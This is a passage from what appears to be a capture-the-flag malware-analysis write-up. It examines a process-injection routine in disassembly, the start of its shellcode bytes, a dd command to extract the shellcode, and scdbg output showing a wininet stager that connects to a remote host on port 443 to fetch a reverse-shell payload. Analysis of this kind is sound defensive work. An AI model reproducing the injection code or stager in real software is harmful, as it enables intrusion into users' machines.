mov     eax, [ebp+lpBaseAddress]
push    eax              ; lpBaseAddress
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx              ; hProcess
call    ds:WriteProcessMemory
mov     edx, [ebp+lpBaseAddress]
mov     [ebp+Context._Eip], edx
lea     eax, [ebp+Context]
push    eax              ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx              ; hThread
call    ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push    edx              ; hThread
call    ds:ResumeThread
mov     eax, [ebp+ProcessInformation.hThread]
push    eax              ; hObject
call    ds:CloseHandle
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx              ; hObject
call    ds:CloseHandle
```

The data being written is located at 0x10003000. If you jump to this address, we can see the shellcode:

```
.data:10003000                          ;org 10003000h
.data:10003000 unk_10003000     db 0FCh                 ; DATA XREF: sub_10001050+91↑o
.data:10003001                  db 0E8h
.data:10003002                  db  8Fh
.data:10003003                  db    0
.data:10003004                  db    0
.data:10003005                  db    0
.data:10003006                  db  60h ; `
.data:10003007                  db  31h ; 1
.data:10003008                  db 0D2h
.data:10003009                  db  89h
.data:1000300A                  db 0E5h
.data:1000300B                  db  64h ; d
.data:1000300C                  db  8Bh
.data:1000300D                  db  52h ; R
.data:1000300E                  db  30h ; 0
.data:1000300F                  db  8Bh
.data:10003010                  db  52h ; R
.data:10003011                  db  0Ch
.data:10003012                  db  8Bh
.data:10003013                  db  52h ; R
.data:10003014                  db  14h
.data:10003015                  db  8Bh
.data:10003016                  db  72h ; r
.data:10003017                  db  28h ; (
.data:10003018                  db  31h ; 1
```

The raw and virtual addresses can be found below:


```
00000C00 10003000: .data:unk_10003000 (Synchronized with Hex View-1)
```

To extract this shellcode, we can use dd:

- `dd if=msword.inf of=shellcode.bin bs=1 skip=3072 count=4096`

```
ubuntu@ip-172-31-24-196:/opt/NetworkMiner_2-8/AssembledFiles/192.168.112.128/TCP-80$ dd if=msword.inf of=shellcode.bin bs=1 skip=3072 count=4096
4096+0 records in
4096+0 records out
4096 bytes (4.1 kB, 4.0 KiB) copied, 0.0152368 s, 269 kB/s
```

to analyse the output, we can use scdbg:




```
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a8  LoadLibraryA(wininet)
4010f9  InternetOpenA(Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko)
4011b0  InternetConnectA(server: 192.168.112.128, port: 443, )
4011c5  HttpOpenRequestA(path: /Trm_QWz3GPappqinyPBTDAOxLMPI7CwRRbG_kq75ly-doSnMd8_TO7XOjwBsLa-2x2Vv9clN0MQNLfLsND_P0ziGEfZrfiTqI0wWj8FCoj7zqH8xruH6QilPzwW20pALpJn6fxVcn-hx2IhJQ8LhFiD4HuXR4,
 )
4011d5  HttpSendRequestA()
401201  VirtualAlloc(base=0 , sz=400000) = 600000
401215  InternetReadFile(4893, buf: 600000, size: 2000)
```

The library loaded is wininet.

Answer: wininet

**Which port was configured to receive the reverse shell?**

In the scdbg output from the previous question, we can see that it establishes a connection to the remote host over port 443.

```
4010a8  LoadLibraryA(wininet)
4010f9  InternetOpenA(Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko)
4011b0  InternetConnectA(server: 192.168.112.128, port: 443, )
4011c5  HttpOpenRequestA(path: /Trm_QWz3GPappqinyPBTDAOxLMPI7CwRRbG_kq75ly-doSnMd8_T
 )
4011d5  HttpSendRequestA()
401201  VirtualAlloc(base=0 , sz=400000) = 600000
401215  InternetReadFile(4893, buf: 600000, size: 2000)
```

Answer: 443